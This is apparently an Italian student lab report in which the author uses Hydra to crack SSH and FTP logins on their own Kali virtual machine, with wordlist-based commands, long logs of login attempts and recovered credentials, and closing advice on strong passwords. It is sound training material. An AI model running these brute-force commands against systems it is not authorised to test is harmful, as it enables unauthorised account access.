
PROGETTO S6 L5

17/01/2025

CONSEGNA

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione. L'esercizio si svilupperà in due fasi:
- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

PARTE 1

1

Creiamo un nuovo utente su Kali Linux, con il comando «**adduser**»

Si tenga presente che la nostra macchina kali ha IP **10.0.2.15**

- Chiamiamo l'utente **test user**, e configuriamo una password iniziale **testpass**

```
[kali@kali:~]$ sudo adduser test_user
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []: ù
  Other []:
chfn: invalid home phone: 'ù'
fatal: `/bin/chfn test_user' returned error code 1. Exiting.
```

2

Attiviamo il servizio ssh con il comando **'sudo service ssh start'**

Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: **ssh test_user@10.0.2.15**,

Se le credenziali inserite sono corrette, dovrete ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo service ssh start /seclists/Passwords
[sudo] password for kali: ~100_most_used_passwords.txt

(kali@kali)-[~]
$ ssh test_user@
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
(kali@kali)-[~]
$ ssh test_user@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:tZS6TQxyMYb4Pc8gEDFRgv73mbM1c7lJFatkyAZUmKk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test_user@10.0.2.15's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 17 03:24:46 2025 from 192.168.10.2
```

3

● Se volete scaricare una collezione di username e password, installate **seclists**. **Seclists** contiene elenchi di username e password piuttosto vasti. Utilizzate il comando «**sudo apt-get install seclists**».

Approfitteremo del suggerimento fornito dall' esercizio per andarci a scaricare **seclists**, una sorta di libreria di file .txt contenenti diversi insiemi di nomi e password.

```
(kali@kali)-[~]$ sudo apt install seclists
[sudo] password for kali:
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1877
  Download size: 526 MB
  Space needed: 2,082 MB / 54.7 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 seclists all 2024.4-0kali1 [526 MB]
Fetched 526 MB in 11s (50.0 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 395971 files and directories currently installed.)
Preparing to unpack .../seclists_2024.4-0kali1_all.deb ...
Unpacking seclists (2024.4-0kali1) ...
Setting up seclists (2024.4-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...
```

4

● A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking.

Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox».

● Possiamo attaccare l'autenticazione SSH con Hydra con il seguente comando, dove `-l`, e `-p` minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch `L`, `P` (notate che sono entrambe in maiuscolo). `hydra -l username -p password IP -t 4 ssh`

Svolgiamo ora un piccolo test dove andremo a utilizzare il comando fornitoci

`hydra -l test_user -p testpass 10.0.2.15 -t 4 ssh`

```
(test_user@kali)-[~]
$ hydra -l test_user -p testpass 10.0.2.15 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 03:54:46
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.0.2.15:22/
[22][ssh] host: 10.0.2.15 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 03:54:47
```

e vediamo che hydra funziona correttamente andando ad effettuare un tentativo di cracking riuscito grazie alle credenziali da noi fornite.

● ...Dove sostituiremo username_list e password_list con le wordlist scaricate e IP kali con il nostro IP.

Ora, selezionate le due liste dal comparto **'seclists'** che abbiamo scaricato, nel nostro caso utilizzeremo

/usr/share/seclists/Usernames/top-usernames-shortlist.txt

Come elenco da cui selezioneremo i nostri Usernames

/usr/share/seclists/Passwords/darkweb2017-top100.txt

Come elenco da cui selezioneremo le nostre password

P.S

Nell 'esercizio guidato vengono utilizzati i file '...10-milion...' che contengono un registro di un milione di possibilità. Ho scelto di sostituire i file con due elenchi notevolmente più corti per evitare un attesa 'infinita' e un eccessivo utilizzo delle risorse del mio pc. I file selezionati verranno più avanti modificati come illustrato in seguito.

Non resta che effettuare una prova, Il nostro comando sarà quindi:


```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P  
/usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ssh -V
```

```
(test_user@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/dar  
kweb2017-top10.txt 10.0.2.15 -t 4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or  
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 04:12:16  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per task  
[DATA] attacking ssh://10.0.2.15:22/  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456" - 1 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456789" - 2 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "111111" - 3 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "password" - 4 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "qwerty" - 5 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "abc123" - 6 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "12345678" - 7 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "password1" - 8 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234567" - 9 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123123" - 10 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234567890" - 11 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "000000" - 12 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "12345" - 13 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "iloveyou" - 14 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1q2w3e4r5t" - 15 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234" - 16 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456a" - 17 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "qwertyuiop" - 18 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "monkey" - 19 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123321" - 20 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "dragon" - 21 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "654321" - 22 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "666666" - 23 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123" - 24 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "myspace1" - 25 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "a123456" - 26 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "121212" - 27 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1qaz2wsx" - 28 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123qwe" - 29 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123abc" - 30 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "tinkle" - 31 of 1683 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "target123" - 32 of 1683 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "gwerty" - 33 of 1683 [child 3] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1q2w3e4r" - 34 of 1683 [child 2] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "root" - pass "gwerty123" - 35 of 1683 [child 0] (0/0)
```

4.1

Come possiamo notare abbiamo un **PROBLEMA**. Una volta terminata la scansione non troviamo traccia di accessi eseguiti con successo.

Questo significa che i nostri elenchi non contengono le credenziali adatte, perciò andiamo ad aprire i singoli file txt e a modificarli per la corretta riuscita dell'esercizio.



Inseriamo quindi le nostre credenziali

test_user nel file **...top-Usernames..**

testpass nel file ...darkweb2017-top100...

(per comodità possiamo porli nelle posizioni più elevate in modo da avere un cracking più rapido)

Rilanciamo ora il comando

```
hydra -L /usr/share/seclists/Username/top-username-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ssh -V
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:46:43
[ERROR] File for logins not found: /usr/share/seclists/Username/top-username-shortlists.txt
/home/kali
(test_user@kali)-[~]
$ hydra -L /usr/share/seclists/Username/top-username-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security related tasks without written permission.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:46:51
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from /tmp/.hydra_restorefile
[DATA] max 4 tasks per 1 server, overall 4 tasks, 170 login tries (l:17/p:10), ~43 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 170 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 2 of 170 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "111111" - 3 of 170 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 4 of 170 [child 3] (0/0)
[22][ssh] host: 10.0.2.15 login: test_user password: testpass
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "123456" - 11 of 170 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "testpass" - 12 of 170 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "111111" - 13 of 170 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "password" - 14 of 170 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "qwerty" - 15 of 170 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "abc123" - 16 of 170 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "12345678" - 17 of 170 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "password1" - 18 of 170 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "1234567" - 19 of 170 [child 0] (0/0)
```

Notiamo che l'esercizio è stato completato con successo!.

PARTE 2

1

Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra.

- Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando: `sudo apt-get install vsftpd`
- E poi avviare il servizio con: `service vsftpd start`

Decideremo per l'appunto di optare per il servizio ftp. procediamo quindi come suggerito dalla consegna

```
(kali㉿kali)-[~]
$ service vsftpd start

(kali㉿kali)-[~]
$ hydra -l kali -p kali 10.0.2.15 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ftp://10.0.2.15:21/  
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "kali" - 1 of 1 [child 0] (0/0) action 1, exte  
[21][ftp] host: 10.0.2.15 login: kali password: kali  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 04:49:47
```

nell' immagine sopra vediamo una prova effettuata per verificare se le nostre credenziali come supponevo, sono

Usrn : kali

Pssw : kali

2

Avendo già aggiunto entrambe ai miei elenchi precedenti utilizzati nel punto **4.1 (Parte 1)** possiamo procedere andando a modificare il comando per Hydra nel seguente modo

**hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P
/usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ftp -V**

```

(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/passwords.txt -u ftp://10.0.2.15:21/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security related tasks without written permission.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:00:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per login
[DATA] attacking ftp://10.0.2.15:21/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456789" - 2 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "111111" - 3 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 4 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "qwerty" - 5 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "abc123" - 6 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "kali" - 7 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password1" - 8 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234567" - 9 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123123" - 10 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234567890" - 11 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "000000" - 12 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345" - 13 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "iloveyou" - 14 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1q2w3e4r5t" - 15 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 16 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456a" - 17 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "qwertyuiop" - 18 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "monkey" - 19 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123321" - 20 of 1683 [child 3] (0/0)

```

Dopo qualche minuto arriviamo alla combinazione dei due elenchi **kali-kali** ed otteniamo:

```

[ATTEMPT] target 10.0.2.15 - login "kali" - pass "111111" - 300 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "password" - 301 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "qwerty" - 302 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "abc123" - 303 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "kali" - 304 of 1683 [child 3] (0/0)
[21][ftp] host: 10.0.2.15 login: kali password: kali
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456" - 397 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456789" - 398 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "111111" - 399 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "password" - 400 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "qwerty" - 401 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "abc123" - 402 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "kali" - 403 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "password1" - 404 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567" - 405 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123123" - 406 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567890" - 407 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "000000" - 408 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "12345" - 409 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "iloveyou" - 410 of 1683 [child 0] (0/0)

```

possiamo quindi considerare craccate tramite metodologia ‘a **dizionario**’ sia l’username che la password del servizio ftp precedentemente aperto.

CONCLUSIONI

Questo esercizio ha dimostrato l'importanza della sicurezza delle password. Utilizzare credenziali comuni espone i servizi di rete a rischi notevoli.

Le tecniche di cracking a **dizionario** sono semplici da eseguire con strumenti come Hydra, rendendo fondamentale l'uso di password robuste e non presenti in **wordlist** pubbliche.

Buone prassi includono:

- Utilizzare password lunghe e complesse.
- Cambiare periodicamente le credenziali.
- Implementare meccanismi di blocco dopo troppi tentativi falliti.

La consapevolezza delle vulnerabilità aiuta a migliorare la sicurezza dei sistemi informatici.

Daniele Balani